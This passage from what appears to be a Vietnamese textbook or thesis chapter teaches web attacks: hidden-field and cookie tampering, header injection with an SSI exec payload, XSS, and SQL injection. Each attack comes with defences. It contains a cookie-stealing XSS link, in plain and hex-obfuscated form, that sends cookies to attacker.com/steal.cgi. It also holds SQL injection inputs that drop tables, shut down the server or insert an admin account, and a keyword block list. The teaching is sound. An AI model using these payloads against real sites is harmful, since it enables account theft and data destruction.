Nếu không có sự thay đổi nào thì yêu cầu đến máy chủ có nội dung:

```
POST /cuahang.pl HTTP/1.0
...
giaca=99.99
```

Nhưng nếu hacker gán một giá trị khác cho trường "giaca":

```
<form action="http://www.tancong.com/cuahang.pl" method="POST">
...
<input type="hidden" name="giaca" value="0.99">
...
</form>
```

Thì yêu cầu sẽ thay đổi:

```
POST /cuahang.pl HTTP/1.0
...
giaca=0.99
```

Ngoài việc thay đổi nội dung biến ẩn của form, hacker còn biến đổi nội dung các thành phần trong form, như chiều dài của một ô nhập dữ liệu để thực hiện việc tấn công "BUFFER OVERFLOW".

2.4.2.2. Một số biện pháp khắc phục [5]

- Chỉ nên sử dụng biến ẩn của form để hiển thị dữ liệu trên trình duyệt, không được sử dụng giá trị của biến để thao tác trong xử lý ứng dụng.
- Dùng biến HTTP_REFERER để kiểm tra nguồn gốc của yêu cầu gửi đến, tuy nhiên hacker có thể sử dụng Proxy để che dấu nguồn gốc thực của nó, vì vậy cũng không nên quá tin tưởng biến HTTP_REFERER để kiểm tra.
- Ghép tên và giá trị của biến ẩn thành một chuỗi đơn. Sử dụng thuật toán mã hóa MD5 hoặc một kiểu hash một chiều khác để tổng hợp chuỗi đó và lưu nó vào một hidden field gọi là "Chuỗi mẫu". Khi giá trị trong form được gửi đi, các thao tác như trên được thực hiện lại với cùng một khóa mà ta định trước. Sau đó đem so sánh với "Chuỗi mẫu", nếu chúng không khớp nhau thì chứng tỏ giá trị trong biểu mẫu đã bị thay đổi.
- Dùng một sessionID để tham chiếu đến thông tin được lưu trữ trên cơ sở dữ liệu.

2.4.3 Thao tác trên cookie

2.4.3.1. Khái niệm

Vì cookie là thành phần lưu trữ thông tin bảo mật nhất nên Cookie thường được dùng để lưu giữ trạng thái cho giao thức HTTP hơn là biến ẩn form và biến URL. Nó còn được dùng để lưu trữ những thông tin của người dùng khi sử dụng ứng dụng và những dữ liệu khác của session. Tất cả các loại cookie như persistent hay non-persistent, secure hay insecure đều có thể bị thay đổi bởi người dùng và được gửi về cho trình chủ. Do đó hacker có thể thay đổi nội dung cookie để phá hoại ứng dụng.

Với những công cụ miễn phí như Winhex thì non-persistent cookie có thể bị thay đổi nội dung. Còn SSL chỉ có thể bảo vệ cookie trong quá trình truyền.

Ví dụ: về cookie dùng để lưu trữ thông tin cho ứng dụng web thông tin du lịch:

```
Cookie: lang=en-us; ADMIN=no; y=1 ; time=10:30GMT;
```

Cookie xác định người dùng này không phải là Admin (ADMIN=no), nhưng nếu hacker thay đổi trường này điều gì sẽ xảy ra? Hacker có thể thay đổi lại thành như sau:

```
Cookie: lang=en-us; ADMIN=yes; y=1 ; time=12:30GMT;
```

Hacker lúc này mang vai trò là một người quản trị của ứng dụng:

2.4.3.2. Một số biện pháp khắc phục [5]

- Sử dụng đối tượng session lưu trữ thông tin quan trọng trên máy chủ. Khi ứng dụng cần kiểm tra thông tin của một người dùng, ứng dụng sẽ dùng sessionID của người dùng để chỉ đến thông tin của người dùng đó trong cache hay cơ sở dữ liệu.
- Xây dựng một cơ chế kiểm tra nội dung của cookie để tìm ra những giá trị không hợp lệ từ đó biết được cookie đó là giả. Ví dụ là nếu biến cờ "người quản trị" được được thiết lập là đúng trong cookie, nhưng giá trị của số thứ tự người dùng trong cookie lại không giống như giá trị số thứ tự của "người quản trị" được lưu trữ trên server.
- Phương pháp cuối cùng là mã hóa cookie. Có một số phương pháp mã hóa như symmetric (dùng 1 khóa duy nhất cho cả mã hóa và giải mã) hay asymmetric (mã hóa dùng 2 khóa riêng biệt, một khóa dùng chung cho mã hóa và một khóa riêng để giải mã).

2.4.4 Thao tác trong http header

URL, biến ẩn form, cookie đều là những thành phần lưu trữ thông tin mà người dùng thông thường có thể xem và thay đổi. Tuy nhiên, những thành phần đó đều được chuyển đi thông qua HTTP Header. Vì thế, mặc dù HTTP Header không phải là tham số truyền của một ứng dụng nhưng mọi thông tin đều được lưu trữ vào nó trước khi chuyển đi nên trong phần này sẽ đề cập đến việc thay đổi một HTTP Header.

2.4.4.1. Khái niệm

Thông thường chỉ có trình duyệt và trình chủ là trao đổi HTTP Header, còn hầu hết các ứng dụng web thì không. Tuy nhiên, hacker có thể tự viết một chương

trình để điều khiển HTTP header (như xem nội dung, tạo mới) hay sử dụng các proxy miễn phí cho phép thay đổi dữ liệu được gửi từ trình duyệt. Ngoài ra hacker có thể tấn công trực tiếp bằng cách telnet gửi HTTP Request đến trình chủ.

Ví dụ:

```
su-2.05# telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
GET / HTTP/1.0
Referer:   www.redhat.com/login.asp
User-Agent:   <!--#exec cmd="/bin/id"-->
HTTP/1.1 200 OK
Date: Mon, 17 Dec 2001 20:39:02 GMT
Server:
Connection: close
Content-Type: text/html
```

Phần in đậm là nội dung hacker thay đổi.

Ví dụ:

Referer header chứa URL của trang web mà từ đó yêu cầu được gửi đi. Vì thế một vài ứng dụng sẽ kiểm tra thành phần này trong header để đảm bảo rằng nó được gửi từ trang web của ứng dụng đó. Việc làm này dùng để ngăn chặn việc hacker lưu lại trang web xuống máy, chỉnh sửa thuộc tính form, phá hoại bằng cách nhằm vào client side validate hay server side include, sau đó gửi đi. Nhưng phương pháp kiểm tra này sẽ thất bại khi hacker có thể sửa lại Referer header để nó giống như được gửi từ trang web hợp lệ.

```
Referer: www.redhat.com/login.asp
```

2.4.4.2. Một số biện pháp khắc phục [5]

Đơn giản là không tin tưởng vào HTTP header nếu chưa có các biện pháp an toàn. Với các header gửi từ trình chủ, chẳng hạn như cookie thì có thể được mã hóa. Còn với các header gửi từ trình khách thì không nên dùng các tham số như referer,… để thực hiện các biện pháp an toàn.

Nhận xét: Mọi thông tin quan trọng trao đổi giữa trình duyệt và trình chủ không nên lưu trữ dưới dạng chuỗi thông thường mà cần được mã hóa, ngoài ra những thông tin này nên được kiểm tra, đối chiếu với dữ liệu trong cơ sở dữ liệu hay trong cache của trình chủ, phòng tránh trường hợp nội dung thông tin bị sai lệch.

Bên cạnh đó, việc kiểm tra dữ liệu đúng đắn là cần thiết vì hầu như các kĩ thuật tấn công đều dựa vào dữ liệu nhập trên URL, biến ẩn form hay cookie như kiểu tấn công Cross-Site Scripting, SQL Injection.

2.5 Chèn mã lệnh thực thi trên trình duyệt nạn nhân (Cross Site Scripting)

2.5.1. Kỹ thuật tấn công cross site scripting (XSS)

Phương pháp Cross Site Scripting (được viết tắt là XSS) là phương pháp tấn công bằng cách chèn thêm những đoạn mã có khả năng đánh cắp hay thiết lập được những thông tin quan trọng như cookies, mật khẩu,… vào mã nguồn ứng dụng web để từ đó chúng được chạy như là một phần của ứng dụng web và có chức năng cung cấp hoặc thực hiện những những điều hacker muốn.

Phương pháp này không nhằm vào máy chủ hệ thống mà chủ yếu tấn công trên chính máy người sử dụng. Hacker sẽ lợi dụng sự kiểm tra lỏng lẻo từ ứng dụng và hiểu biết hạn chế của người dùng cũng như biết đánh vào sự tò mò của họ dẫn đến người dùng bị mất thông tin một cách dễ dàng.

Thông thường hacker lợi dụng địa chỉ URL để đưa ra những liên kết là tác nhân kích hoạt những đoạn chương trình được viết bằng ngôn ngữ máy khách như VBScript, JavaScript… được thực thi trên chính trình duyệt của nạn nhân.

Ví dụ:

http://hotwired.lycos.com/webmonkey/00/index1.html?tw=**<script>alert (document.cookie);</script>**
http://www.oracle.co.jp/mts_sem_owa/MTS_SEM/im_search_exe?search_text=**%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E**

Phần in đậm là đoạn mã được thêm vào với mục đích đánh cắp cookies của nạn nhân. Trong ví dụ trên, hầu hết những tiền tố URL là địa chỉ của những ứng dụng web có thật (VD: http://hotwired.lycos.com/webmonkey, http://www.oracle.co.jp/mts_sem_owa/MTS_SEM/...) lợi dụng cách truyền tham số trên URL mà hacker có thể dễ dàng thêm vào đoạn mã đánh cắp cookie.


Ví dụ trên chỉ minh họa một cách đơn giản là thêm đoạn mã của mình vào trang web thông qua URL. Nhưng thực sự thì có rất nhiều cách để thêm đoạn mã JavaScript với mục đích tấn công kiểu XSS. Hacker có thể dễ dàng lợi dụng Document Object Model (DOM) để thay đổi ngữ cảnh và nội dung ứng dụng web.

2.5.2. Phương pháp tấn công XSS

Ứng dụng web thường lưu trữ thông tin quan trọng ở cookie. Cookie là mẫu thông tin mà ứng dụng lưu trên đĩa cứng của người sử dụng. Nhưng chỉ ứng dụng thiết lập ra cookie thì mới có thể đọc nó. Do đó chỉ khi người dùng đang trong phiên làm việc của ứng dụng thì hacker mới có cơ hội đánh cắp cookie.

Công việc đầu tiên của hacker là tìm trang đích để dụ người dùng đăng nhập sau khi đã tìm ra lỗ hổng trên ứng dụng đó.

Các bước thực hiện XSS truyền thống:



Hình 2.5: Quá trình thực hiện XSS

Tóm tắt các bước thực hiện:

- Bước 1: Hacker biết được người dùng đang sử dụng một ứng dụng web có lỗ hổng XSS.
- Bước 2: Người dùng nhận được 1 liên kết thông qua email hay trên chính trang web (như trên guestbook, banner dễ dàng thêm 1 liên kết do chính hacker tạo ra…). Thông thường hacker khiến người dùng chú ý bằng những câu kích thích sự tò mò của người dùng như "Kiểm tra tài khoản", "Một phần thưởng hấp dẫn đang chờ bạn",…
- Bước 3: Chuyển nội dung thông tin (cookie, tên, mật khẩu…) về máy chủ của hacker.
- Bước 4: Hacker tạo một chương trình cgi (ở ví dụ bên dưới là steal.cgi) hoặc một trang web để ghi nhận những thông tin đã đánh cắp vào 1 tập tin.
- Bước 5: Sau khi nhận được thông tin cần thiết, hacker có thể sử dụng để thâm nhập vào tài khoản của người dùng.

Ví dụ: Để khai thác lỗ hổng trên ứng dụng hotwired.lycos.com, hacker có thể thực hiện như sau:

```
<html>
<head>
<title>Look at this!</title>
</head>
<body>
<a
href="http://hotwired.lycos.com/webmonkey/index1.html?tw=<script>do
cument.location.replace('http://www.attacker.com/steal.cgi?'+docume
nt.cookie);</script>">Một phần thưởng hấp dẫn đang chờ bạn</a>
</body>
</html>
```

Sau khi người dùng nhấp vào liên kết "**Một phần thưởng hấp dẫn đang chờ bạn**", cookie trên máy nạn nhân sẽ bị đánh cắp và đó chính là tham số truyền vào cho chương trình steal.cgi của hacker.

```
http://www.attacker.com/steal.cgi?lubid=010000508BD3046103F43B8264530
098C20100000000;%20p_uniqid=8sJgk9daas7WUMxV0B;%20gv_titan_20=5
901=1019511286
```

Vấn đề đặt ra là có thể người lập trình sẽ bảo vệ ứng dụng web của mình bằng cách lọc những kí tự đặc biệt… Nhưng hacker có thể lợi dụng mã hex thay cho những kí tự đặc biệt để tấn công.

Thay thế bằng những số hex cho những kí tự ASCII.

Ví dụ:

http://www.attacker.com/steal.cgi: h -> 0x0068

t -> 0x0074

t -> 0x0074

p -> 0x0070

: -> 0x003A

/ -> 0x002F

…

Sau đây là ví dụ trong cách dùng mã hex trong ứng dụng web:

```
<html>
<head>
<title>Look at this!</title>
</head>
<body>
<a
href="http://hotwired.lycos.com/webmonkey/index1.html?tw=<script>va
r u = String.fromCharCode(0x0068);u %2B=
String.fromCharCode(0x0074);u %2B= String.fromCharCode(0x0074);
u %2B= String.fromCharCode(0x0070);u %2B=
String.fromCharCode(0x003A);
u %2B= String.fromCharCode(0x002F);u %2B=
String.fromCharCode(0x002F);
u %2B= String.fromCharCode(0x0061);u %2B=
String.fromCharCode(0x0074);
u %2B= String.fromCharCode(0x0074);u %2B=
```

```
String.fromCharCode(0x0061);
u %2B= String.fromCharCode(0x0063);u %2B=
String.fromCharCode(0x006B);
u %2B= String.fromCharCode(0x0065);u %2B=
String.fromCharCode(0x0072);
u %2B= String.fromCharCode(0x002E);u %2B=
String.fromCharCode(0x0063);
u %2B= String.fromCharCode(0x006F);u %2B=
String.fromCharCode(0x006D);
u %2B= String.fromCharCode(0x002F);u %2B=
String.fromCharCode(0x0073);
u %2B= String.fromCharCode(0x0074);u %2B=
String.fromCharCode(0x0065);
u %2B= String.fromCharCode(0x0061);u %2B=
String.fromCharCode(0x006C);
u %2B= String.fromCharCode(0x002E);u %2B=
String.fromCharCode(0x0063);
u %2B= String.fromCharCode(0x0067);u %2B=
String.fromCharCode(0x0069);
u %2B= String.fromCharCode(0x003F);
u %2B=document.cookie;document.location.replace(u);</script>"
onMouseOver="window.status='http://www.hotwired.lycos.com/index2.ht
ml';return true"
onMouseOut="window.status=';return true">Một phần thưởng hấp dẫn đang chờ
bạn </a>
</body>
</html>
```

- **Cách phòng chống:**
  - Với những dữ liệu, thông tin nhập của người dùng, người thiết kế ứng dụng web cần phải thực hiện vài bước cơ bản sau:
    - Tạo ra danh sách những thẻ HTML được phép sử dụng.
    - Xóa bỏ thẻ <script>
    - Lọc ra bất kì một đoạn mã JavaScript/Java/VBScript/ActiveX/Flash Related nào.
    - Lọc dấu nháy đơn hay kép.
    - Lọc kí tự Null (vì khả năng thêm một đoạn mã bất kì sau kí tự Null khiến cho ứng dụng dù đã lọc bỏ thẻ <script> vẫn không nhận ra do ứng dụng nghĩ rằng chuỗi đã kết thúc từ kí tự Null này).

- Xóa những kí tự " > ", " < "
- Vẫn cho phép nhập những kí tự đặc biệt nhưng sẽ được mã hóa theo chuẩn riêng.

- Đối với người dùng, cần cấu hình lại trình duyệt để nhắc nhở người dùng có cho thực thi ngôn ngữ kịch bản trên máy của họ hay không? Tùy vào mức độ tin cậy mà người dùng sẽ quyết định.

Nhận xét:

Kĩ thuật XSS khá phổ biến và dễ dàng áp dụng, tuy nhiên mức độ thiệt hại chỉ dừng lại ở mức độ tấn công trên máy nạn nhân thông qua những liên kết hay form lừa đảo mà hacker đưa đến cho nạn nhân. Vì thế, ngoài việc ứng dụng kiểm tra tính đúng đắn của dữ liệu trước khi sử dụng thì việc cần nhất là người dùng nên cảnh giác trước khi bước vào một trang web mới. Có thể nói, nhờ vào sự cảnh giác của người dùng thì 90% đã đạt được sự bảo mật trong kĩ thuật này.

2.6. Chèn câu truy vấn SQL Injection

2.6.1. Khái niệm SQL Injection

SQL Injection là cách lợi dụng những lỗ hổng trong quá trình lập trình web về phần truy xuất cơ sở dữ liệu. Đây không chỉ là khuyết điểm của riêng SQL Server mà nó còn là vấn đề chung cho toàn bộ các cơ sở dữ liệu khác như Oracle, MS Access hay IBM DB2.

Khi hacker gửi những dữ liệu (thông qua các form), ứng dụng web sẽ thực hiện và trả về cho trình duyệt kết quả câu truy vấn hay những thông báo lỗi có liên quan đến cơ sở dữ liệu. Và nhờ những thông tin này mà hacker biết được nội dung cơ sở dữ liệu và từ đó có thể điều khiển toàn bộ hệ thống ứng dụng.

2.6.2 Giới thiệu mô hình cơ sở dữ liệu

Để trình bày tốt hơn nội dung kĩ thuật này, tác giả sử dụng bảng User để minh họa kĩ thuật tấn công.

Bảng 2.3: Bảng User

STT	Tên trường	Ràng buộc	Kiểu trường	Kích thước	Diễn giải

1	tkUsername	Khóa chính	Text	50	Mỗi người dùng có một account để đăng nhập
2	tkPassword		Text	50	Password để đăng nhập

Quy ước:

Ngôn ngữ lập trình sử dụng để minh họa trong chương này là ASP với cơ sở dữ liệu là SQL Server.

2.6.3 Các cách tấn công

2.6.3.1. Kĩ thuật tấn công SQL Injection

Dưới đây là kĩ thuật SQL injection đơn giản nhất, dùng để vượt qua các form đăng nhập.

Ví dụ: Giả sử ứng dụng web có đoạn mã sau:

```
SQLQuery= “SELECT tkUsername FROM User WHERE
tkUsername= ‘” &  strUsername  & “’ AND Password= ‘” &
tkPassword & “’”
flag= GetQueryResult (SQLQuery)
if flag = “” then
        check=FALSE
else
        check=TRUE
end if
```

Đoạn mã trên kiểm tra chuỗi nhập Username và Password. Nếu tồn tại trong bảng User thì check=true ngược lại check=false.

Giá tri nhập vào là:

Username: ’ OR ‘’ = ’
Password: ’ OR ‘’ = ’

Câu lệnh SQL có cấu trúc như sau:

```
SELECT tkUsername FROM User WHERE tkUsername= ‘’ OR ‘’ = ’‘  AND
Password= ‘’ OR ‘’ = ’’
```

Câu lệnh so sánh trên luôn luôn đúng (vì ‘’ luôn bằng ‘’). Do đó câu điều kiện trong mệnh đề WHERE luôn đúng. Giá trị tên người sử dụng của dòng đầu tiên trong bảng sẽ được chọn.

Kết hợp với kí tự đặc biệt của SQL :

- kí tự “ ; ” : đánh dấu kết thúc 1 câu truy vấn
- kí tự “--” : ẩn chuỗi kí tự phía sau nó trên cùng 1 dòng

Ví dụ:

Username: ’; drop table User--
Password:

Câu lệnh SQL có cấu trúc như sau:

```
SELECT tkUsername FROM User WHERE tkUsername= ‘’;drop table
User-- AND Password= ‘’’ & tkPassword & “’”
```

Với câu lệnh trên thì bảng user sẽ bị xóa hoàn toàn.

Ví dụ: Một ví dụ khác sử dụng ký tự đặc biệt SQL để thâm nhập vào hệ thống như sau:

Username: admin’--
Password:

Câu lệnh SQL như sau:

```
SELECT tkUsername FROM Use WHERE tkUsername= ‘admin’-- AND
Password= ‘” & tkPassword & “’’’
```

Câu lệnh trên cho phép đăng nhập vào hệ thống với quyền admin mà không đòi hỏi password.

2.6.3.2 Tấn công dựa vào câu lệnh SELECT

Ngoài kĩ thuật đơn giản trên, việc tấn công thường dựa trên những thông báo lỗi để lấy thông tin về bảng cũng như những trường trong bảng. Để làm được điều này, cần phải hiểu những thông báo lỗi và từ đó chỉnh sửa nội dung nhập cho phù hợp.

Khái niệm Direct Injection: Những đối số được thêm vào trong câu lệnh mà không nằm giữa những dấu nhấy đơn hay dấu ngoặc kép là trường hợp direct injection.

Ví dụ:

```
StrSQL="SELECT tkUsername FROM User WHERE tkUsername="& tName
```

Khái niệm Quote Injection: Những trường hợp đối số được nhập vào đều được ứng dụng cho vào giữa hai dấu nháy đơn hay ngoặc kép là trường hợp Quote Injection.

Ví dụ:

```
StrSQL="SELECT tkUsername FROM User WHERE tkUsername='"& tName
& "'"
```

Để vô hiệu hóa dấu nháy và thay đổi câu lệnh mà vẫn giữ được cú pháp đúng, chuỗi mã chèn thêm vào phải có một dấu nháy đơn trước chuỗi kí tự được chèn vào và ở cuối câu lệnh phải có một dấu nháy đơn, chẳng hạn như sau:

```
StrSQL="SELECT tkUsername FROM User WHERE tkUsername=" and
''_='"
```

Nếu đã thực hiện như trên mà thông báo lỗi có liên quan đến dấu "(" thì trong chuỗi chèn vào phải có ")":

Ví dụ:

```
StrSQL="SELECT tkUsername FROM User WHERE (tkUsername='"& tName
& "')
```

Thì cú pháp hợp lệ như sau:

```
StrSQL="SELECT tkUsername FROM User WHERE (tkUsername=")or
''_''"
```

Ngoài ra ký tự % thường được dùng trong những trường hợp tìm kiếm thông tin:

Ví dụ:

```
StrSQL="SELECT tkUsername FROM User WHERE tkUsername like '% " &
tName & "'"
```

2.6.3.3 Tấn công dựa vào câu lệnh HAVING

HAVING sử dụng cùng chung với mệnh đề GROUP BY là phương pháp hữu hiệu để nhận thông tin bảng, trường… và sẽ được bàn sâu hơn trong phần 4.

2.6.3.4 Tấn công dựa vào câu lệnh kết hợp UNION

Lệnh SELECT được dùng để lấy thông tin từ cơ sở dữ liệu. Thông thường vị trí có thể được chèn thêm vào một mệnh đề SELECT là sau WHERE. Để có thể trả về nhiều dòng thông tin trong bảng, thay đổi điều kiện trong mệnh đề WHERE bằng cách chèn thêm UNION SELECT.

Ví dụ:

```
StrSQL="SELECT tkUsername FROM User WHERE tkUsername like '% " &
tName & "'UNION SELECT tkPassword from User"
```

Câu lệnh trên trả về một tập kết quả là sự kết hợp giữa tkUsername với tkPassword trong bảng User.

Ghi chú:

- Số cột trong hai câu SELECT phải khớp với nhau. Nghĩa là số lượng cột trong câu lệnh SELECT ban đầu và câu lệnh UNION SELECT phía sau bằng nhau và cùng kiểu.
- Nhờ vào lỗi cú pháp trả về sau khi chèn thêm câu lệnh UNION mà có thể biết kiểu của mỗi trường.

Sau đây là những ví dụ được thực hiện khi không biết nội dung cơ sở dữ liệu dựa vào HAVING, GROUP BY, UNION:

Ví dụ: Nhắc lại câu truy vấn cần để đăng nhập:

```
SQLQuery= “SELECT tkUsername,tkPassword FROM User WHERE
tkUsername= ‘” & strUsername & “’ AND Password= ‘” & tkPassword
& “’”
```

Đầu tiên, để biết tên bảng và tên trường mà câu truy vấn sử dụng, sử dụng câu điều kiện “having” , như ví dụ sau:

Giá trị nhập vào:

Username: ’having 1=1--

Lỗi phát sinh:

[Microsoft][ODBC SQL Server Driver][SQL Server] Column **'User.tkUsername'** is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

Nhờ vào lỗi phát sinh này mà biết được bảng sử dụng trong câu truy vấn là User và trong bảng tồn tại một trường tên là tkUsername.

Sau đó sử dụng GROUP BY:

Ví dụ:

Username: ‘group by User.tkUsername having 1=1--

Lỗi phát sinh:

[Microsoft][ODBC SQL Server Driver][SQL Server] Column **'User.tkPassword'** is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

Như vậy tkPassword là một trường của bảng User và được sử dụng trong câu truy vấn.

Tiếp tục dùng GROUP BY cho đến khi biết được tất cả các trường trong bảng User tham gia vào câu truy vấn. Khi không còn báo lỗi cú pháp GROUP BY nữa thì chuyển qua công đoạn kiểm tra kiểu của từng trường trong bảng.

Lúc này UNION được sử dụng:

Ví dụ:

Username: ’union select sum(tkUsername) from User

Lệnh sum là lệnh tính tổng cho đối số bên trong dấu ngoặc. Đối số phải là kiểu số. Nếu đối số không là kiểu số thì phát sinh lỗi như sau:

[Microsoft][ODBC SQL Server Driver][SQL Server] The Sum or average aggregate operation **cannot take a varchar data type** as an argument.

Như vậy với thông điệp lỗi như trên thì tkUsername chắc chắn phải là kiểu “varchar”.

Với phương pháp trên, dễ dàng xác định được kiểu của từng trường trong bảng. Sau khi đã nhận đầy đủ trông tin trên thì hacker dễ dàng tự thêm thông tin vào bảng User.

Ví dụ:

Username:’; insert into User(tkUsername,tkPassword) values (‘admin’, ‘’)--

2.6.3.5 Tấn công dựa vào lệnh INSERT

Từ khóa INSERT dùng để đưa thông tin vào cơ sở dữ liệu. Thông thường câu lệnh INSERT được dùng trong các trường hợp như: thông tin đăng kí người sử dụng, guestbook…

Kĩ thuật “;”, “--“ được dùng như đã từng dùng với câu lệnh SELECT, phải đảm bảo đúng số lượng và kiểu giá trị được nhập vào nhằm tránh lỗi về cú pháp (nếu không xác định được kiểu dữ liệu có thể nhập tất cả là số).

Ví dụ:

SQLString= “INSERT INTO User VALUES (‘” & strUsername & “’, ‘” & strName& “’, ‘” & strPassWord & “’,’”& strLimitSize & “’)”

2.6.3.6 Tấn công dựa vào STORED PROCEDURE

Stored Procedure được sử dụng trong lập trình web với mục đích giảm sự phức tạp trong ứng dụng và tránh sự tấn công trong kĩ thuật SQL Injection. Tuy nhiên hacker vẫn có thể lợi dụng những Stored Procedure để tấn công vào hệ thống.

Ví dụ: Stored procedure sp_login gồm hai tham số là username và password. Nếu nhập:

Username: abc
Password: ‘;shutdown--

Lệnh gọi stored procedure như sau:

```
exec sp_login ‘abc’,‘’;shutdown--’
```

Lệnh shutdown thực hiện dừng SQL Server ngay lập tức.

2.6.4 Cách phòng chống

- Trong hầu hết trình duyệt, những kí tự nên được mã hóa trên địa chỉ URL trước khi được sử dụng.
- Việc tấn công theo SQL Injection dựa vào những câu thông báo lỗi do đó việc phòng chống hay nhất vẫn là không cho hiển thị những thông điệp lỗi cho người dùng bằng cách thay thế những lỗi thông báo bằng 1 trang do người phát triển thiết kế mỗi khi lỗi xảy ra trên ứng dụng.
- Kiểm tra kĩ giá trị nhập vào của người dùng, thay thế những kí tự như ‘ ;...
- Hãy loại bỏ các kí tự meta như “',",/,\,;“ và các kí tự extend như NULL, CR, LF,... trong các string nhận được từ:
  - Dữ liệu nhập do người dùng đệ trình
  - Các tham số từ URL
  - Các giá trị từ cookie
- Đối với các giá trị numeric, hãy chuyển nó sang integer trước khi thực hiện câu truy vấn SQL, hoặc dùng ISNUMERIC để chắc chắn nó là một số integer.
- Dùng thuật toán để mã hóa dữ liệu.

2.6.4.1 Kiểm tra dữ liệu

Kiểm tra tính đúng đắn của dữ liệu là 1 vấn đề phức tạp và thường chưa được quan tâm đúng mức trong các ứng dụng. Khuynh hướng của việc kiểm tra tính đúng

đắn của dữ liệu không phải là chỉ cần thêm một số chức năng vào ứng dụng, mà phải kiểm tra một cách tổng quát nhanh chóng để đạt được mục đích.

Những tóm tắt sau đây sẽ bàn về việc kiểm tra tính đúng đắn của dữ liệu, cùng với ví dụ mẫu để minh hoạ cho vấn đề này. Có ba giải pháp tiếp cận vấn đề này:

- Cố gắng kiểm tra và chỉnh sửa để làm cho dữ liệu hợp lệ.
- Loại bỏ những dữ liệu bất hợp lệ.
- Chỉ chấp nhận những dữ liệu hợp lệ.

Giải pháp 1: Khó thực hiện

- Thứ nhất: người lập trình không cần thiết phải biết tất cả dữ liệu bất hợp lệ, bởi vì những dạng dữ liệu bất hợp lệ rất đa dạng.
- Thứ hai, là vấn đề của trường hợp bị tấn công 2 tầng (second-oder SQL injection) trong việc lấy dữ liệu từ hệ thống ra.

Giải pháp 2: bị vô hiệu trong các trường hợp như giải pháp 1 là do: Dữ liệu bất hợp lệ luôn luôn thay đổi và cùng với việc phát triển các kiểu tấn công mới.

Giải pháp 3: tốt hơn hai giải pháp kia, nhưng sẽ gặp một số hạn chế khi cài đặt. Cách bảo mật tốt nhất là kết hợp cả giải pháp 2 và 3. Một ví dụ cho sự cần thiết kết hợp 2-3 là dấu nối giữa họ và tên "Quentin Bassington-Bassington" phải cho phép dấu gạch ngang trong bộ định nghĩa dữ liệu hợp lệ, nhưng chuỗi kí tự "--" là một chuỗi kí tự đặc biệt trong SQL server.

Ví dụ nếu có bộ lọc để :

- Lọc bỏ những dữ liệu bất hợp lệ như '--','select' và 'union'.
- Một hàm kiểm soát để loại bỏ dấu nháy đơn thì có thể đối phó như sau.

```
uni'on se'lect @@version-'-
```

- Một số cách cài đặt các chức năng kiểm tra dữ liệu cơ bản.

Cách 1: Thay thế dấu nháy đơn:

```
function escape( input )
        input = replace(input, """, """")
        escape = input
end function
```

Cách 2: Từ chối dữ liệu bất hợp lệ:

```
function validate_string( input )
        known_bad =  array("select","insert","update","delete", "drop","--",
""" )
        validate_string = true
        for i = lbound( known_bad ) to ubound( known_bad )
                if ( instr( 1, input, known_bad(i), vbtextcompare ) <> 0 ) then
                        validate_string = false
                        exit function
                end if
        next
end function
```

Cách 3: Chỉ chấp nhận dữ liệu hợp lệ

```
function validatepassword( input )
        good_password_chars =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0
123456789"
        validatepassword = true
        for i = 1 to len( input )
                c = mid( input, i, 1 )
                if ( InStr( good_password_chars, c ) = 0 ) then
                        validatepassword = false
                        exit function
                end if
        next
end function
```

2.6.4.2 Khóa chặt SQL Server (SQL ServerLockdown)

Một phương pháp bảo mật ở mức độ quản trị cơ sở dữ liệu. Đây là một danh sách các công việc cần làm để bảo vệ SQL server:

- Xác định các phương pháp kết nối đến server: Dùng tiện ích Network Utility để kiểm tra rằng chỉ có các thư viện mạng đang dùng là hoạt động.
- Kiểm tra tất cả các tài khoản có trong SQL Server.
  - o Chỉ tạo tài khoản có quyền thấp cho các ứng dụng.
  - o Loại bỏ những tài khoản không cần thiết.
  - o Đảm bảo rằng tất cả tài khoản có một mật khẩu hợp lệ,…
- Kiểm tra các đối tượng tồn tại.
  - o Nhiều extended stored procedure có thể được xóa bỏ một cách an toàn. Nếu điều này được thực hiện, thì cũng nên xem xét việc loại bỏ luôn những tập tin .dll chứa mã của các extended stored procedure
  - o Xoá bỏ tất cả cơ sở dữ liệu mẫu như “northwind” và “pubs”
  - o Xóa các stored procedure không dùng như: master..xp_cmdshell, xp_startmail, xp_sendmail, sp_makewebtask.

- Kiểm tra những tài khoản nào có thể truy xuất đến những đối tượng nào: Đối với những tài khoản của một ứng dụng nào đó dùng để truy xuất cơ sở dữ liệu thì chỉ được cấp những quyền hạn cần thiết tối thiểu để truy xuất đến những đối tượng nó cần dùng.
- Kiểm tra lớp sửa chữa của server: Có một số cách tấn công như "buffer overflow", "format string" thường chú ý đến lớp bảo vệ này.
- Kiểm tra các phiên làm việc trên server.
- Thay đổi "Startup và chạy SQL Server" ở mức người dùng quyền hạn thấp trong SQL Server Security.

2.7 Chiếm hữu phiên làm việc (Session Management) [7]

2.7.1 Tổng quan về Session ID

